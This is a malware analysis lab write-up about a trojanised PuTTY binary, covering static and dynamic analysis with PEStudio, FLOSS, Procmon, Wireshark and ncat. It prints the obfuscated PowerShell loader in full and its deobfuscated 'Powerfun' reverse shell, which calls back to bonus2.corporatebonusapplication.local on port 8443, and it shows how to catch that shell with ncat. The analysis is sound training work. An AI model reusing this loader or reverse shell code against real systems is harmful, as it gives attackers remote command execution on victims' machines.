Malware - SillyPutty
Instructions
Hello Analyst, The help desk has received a few calls from different IT admins regarding the attached program. They say that they’ve been using this program with no problems until recently. Now, it’s crashing randomly and popping up blue windows when it’s run. I don’t like the sound of that. Do your thing! IR Team
Basic Static Analysis
Tools
- File hashes
- VirusTotal
- FLOSS
- PEStudio
- PEView
Questions
1. What is the SHA256 hash of the sample?
On PowerShell we can calculate file’s hash with this command: Get-FileHash -algorithm SHA256 .\putty.exe

SHA256: 0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
2. What architecture is this binary?
On PEStudio, architecture can be find on file > type property

Hence, we can see that the binary is a 32-bit.

3. Are there any results from submitting the SHA256 hash to VirusTotal?
By submitting SHA256 hash to VirusTotal, we can find many informations about this malware:
4. Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?
With the command floss.exe putty.exe > Floss_Puttyexe.txt we get many informations. Most interesting are compiled here:
Please contact putty@projects.tartarus.org and pass on the above information. One or more of the SecBufferDesc structures passed as an OUT parameter has a buffer that is too small. 1997-2021 Simon Tatham. All rights reserved. The Local Security Authority cannot be contacted. The logon failed. PuTTY is copyright 1997-2021 Simon Tatham. Portions copyright Robert de Bath, Joris van Rantwijk, Delian Delchev, Andreas Schultz, Jeroen Massar, Wez Furlong, Nicolas Barry, Justin Bradford, Ben Harris, Malcolm Smith, Ahmad Khalifa, Markus Kuhn, Colin Watson, Christopher Staite, Lorenz Diener, Christian Brabandt, Jeff Smith, Pavel Kryukov, Maxim Kuznetsov, Svyatoslav Kuzmich, Nico Williams, Viktor Dukhovni, Josh Dersch, Lars Brinkhoff, and CORE SDI S.A.
[…]
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
[…]
Assertion failed! File: ../memory.c
Here’s the deobfuscated PowerShell command:

# Powerfun - Written by Ben Turner & Dave Hardy


function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }


    $stream = $client.GetStream()


    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }


    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)


    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }


    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)


    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )


        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x


        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}


powerfun -Command reverse -Sslcon true
This script allows an attacker to type commands on their own machine, have them run on the victim’s machine, and see the results instantly.
Other strings appears to be legitimate and from original Putty binary.
5. Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?
There’s no suspicious imports for this binary. All seems to be related to the original Putty binary.
6. Is it likely that this binary is packed?
This binary seems to not be packed as “Virtual Size” and “Size of Raw Data” are very closes:


If these two values are significantly different, we can make the hypothesis that the binary is packaged.
Furthermore, we can’t find any header sections that indicate a packing stub on binary strings.
Basic Dynamic Analysis
Tools
- Wireshark
- Inetsim
- Netcat
- TCPView
- Procmon
Questions
7. Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?
Without internet simulation

There’s a PowerShell window that opens for about one second during the detonation and closes automatically. Then, PuTTY application opens in new window:
With internet simulation (INetSim)
Same behaviour as detonation without internet (PS windows & PuTTY application), but network requests are made:

We can see a DNS A record request to bonus2.corporatebonusapplication.local
That’s the domain name we found on the obfuscated PowerShell script (check question 4).
8. From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?
To identify the main payload initiated at the malware detonation, we can use Procmon.
For filtering specific event, we add new conditions on Procmon Monitor Filter:

And when we run putty.exe, as we expect, a new process is created:

So the created process is PowerShell that runs our obfuscated command.
9. What is the DNS record that is queried at detonation?
As we seen earlier (on question 7), the queried DNS record is the following: bonus2.corporatebonusapplication.local
10. What is the callback port number at detonation?

The callback port number that used by Powershell script is 8443
11. What is the callback protocol at detonation?
The protocol used during detonation is TCP

12. How can you use host-based telemetry to identify the DNS record, port, and protocol?
By using TCPView, we can see PowerShell remote connection on TCP protocol with port 8443:

For DNS record, we need to use Wireshark as we did on questions 7 and 11.
13. Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?
To initiate a shell on the localhost, we need to set bonus2.corporatebonusapplication.local to localhost (127.0.0.1).
In order to do that on Windows, we need to change the C:\Windows\System32\drivers\etc\hosts file:

Once these change are made, we need to open a listener on all interfaces: ncat.exe -nlvp 8443

And now, if we run our putty.exe binary, we get a request on our listener:

As the connection is established with SSL, we need to add on option to our listener to get a well displayed terminal: ncat.exe -nlvp 8443 --ssl

And now, the shell is established (locally) as a malicious actor would have on their side.
Conclusion
This challenge is very interesting and easy for new malware analysts.